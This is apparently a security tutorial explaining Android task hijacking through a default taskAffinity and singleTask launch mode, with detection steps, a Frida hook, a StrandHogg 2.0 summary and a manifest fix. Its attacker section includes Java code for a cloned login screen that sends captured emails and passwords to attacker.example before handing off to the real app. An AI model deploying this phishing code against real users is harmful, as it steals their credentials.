
Android manages activities in stacks called tasks. Each task has a taskAffinity — a string that determines which task an activity belongs to. When no taskAffinity is declared on an activity, Android assigns the app’s package name as the default. An attacker app that claims the same affinity with launchMode="singleTask" can insert itself into the victim’s task. On Android ≤ 10, the next time the user opens the victim app from the launcher, the attacker’s screen appears instead.
Where is the vulnerability?
1
grep -A 6 'MainActivity' AndroidManifest.xml
1
2
3
4
5
6
7
<activity android:name=".MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
No android:taskAffinity attribute. Android assigns the default — the package name: com.vulnlab.app. Any other app that claims this exact affinity with launchMode="singleTask" becomes eligible to hijack VulnLabApp’s task.
How do you confirm the affinity at runtime?
1
2
3
adb shell am start -n com.vulnlab.app/.MainActivity
adb shell dumpsys activity activities | grep -A 2 "com.vulnlab.app" | grep taskAffinity
# taskAffinity=com.vulnlab.app
Frida confirms the same from within the process:
1
2
3
4
5
6
7
8
Java.perform(function () {
  const Main = Java.use('com.vulnlab.app.MainActivity');
  Main.onCreate.overload('android.os.Bundle').implementation = function (b) {
    console.log('[task-hijack] task=' + this.getTaskId()
      + ' affinity defaults to package name — exploitable on Android <= 10');
    this.onCreate(b);
  };
});
1
2
adb shell am start -n com.vulnlab.app/.MainActivity
# [task-hijack] task=42 affinity defaults to package name — exploitable on Android <= 10
What would an attacker build?
An attacker creates a separate app and declares one activity that claims VulnLabApp’s affinity:

Highlight 1 claims the exact string Android silently assigned to VulnLabApp’s MainActivity - the package name, com.vulnlab.app - as this activity’s own affinity.
Highlight 2, launchMode="singleTask", is what makes the claim active: this activity now competes to be the root of that task, not just join it.
The attacker’s PhishingActivity clones VulnLabApp’s login screen. When the user enters credentials and taps login, it exfiltrates them and immediately forwards to the real VulnLabApp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
loginBtn.setOnClickListener(v -> {
    String email    = emailField.getText().toString();
    String password = passField.getText().toString();

    // exfiltrate
    new Thread(() -> {
        try {
            new OkHttpClient().newCall(new Request.Builder()
                .url("https://attacker.example/?e=" + email + "&p=" + password)
                .build()).execute();
        } catch (IOException ignored) {}
    }).start();

    // forward to real app so the user sees the expected flow
    Intent real = getPackageManager().getLaunchIntentForPackage("com.vulnlab.app");
    if (real != null) {
        real.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(real);
    }
    finish();
});
Attack flow (Android ≤ 10):
- Attacker installs their app and runs
PhishingActivityonce — plants it in thecom.vulnlab.apptask. - User sends the attacker app to the background.
- User taps VulnLabApp’s icon in the launcher.
- Android finds the existing task with affinity
com.vulnlab.app(the attacker’s) and brings it to front. - User sees the phishing login screen, assumes it is VulnLabApp.
Android version constraint. Android 11 changed how
FLAG_ACTIVITY_RESET_TASK_IF_NEEDEDresolves cross-app task affinity collisions: when the found task’s root belongs to a different package, the system resets that slot and starts the real app’s activity instead. The classictaskAffinity + singleTaskpath works on Android ≤ 10 only.
What does StrandHogg 2.0 add?
The 2020 variant (CVE-2020-0096) skipped taskAffinity declarations entirely. It used reflection to call internal task-reparenting APIs, inserting the attacker’s activity into the victim’s existing task with no manifest signal to grep for — invisible in static analysis. Google patched it in the May 2020 security update. Apps targeting API 30+ are protected. Apps with targetSdkVersion < 30 on older devices remain exposed.
What is the fix?
Set these on every launcher and authentication activity:
1
2
3
android:taskAffinity=""
android:allowTaskReparenting="false"
android:launchMode="standard"
taskAffinity="" removes the default package-name affinity so no external app can match it. allowTaskReparenting="false" blocks the StrandHogg 2.0 reparenting path. Combined with targetSdkVersion >= 30, both vectors are closed.
Closing
The vulnerability is a one-line omission: android:taskAffinity not declared on MainActivity. Android silently fills in the package name, making the task claimable by any other installed app. The fix is equally one line. When auditing, grep every launcher and authentication activity for a missing or empty taskAffinity. Note the device OS — apps on Android ≤ 10 are exposed to the classic variant regardless of target SDK.
Happy Hacking !!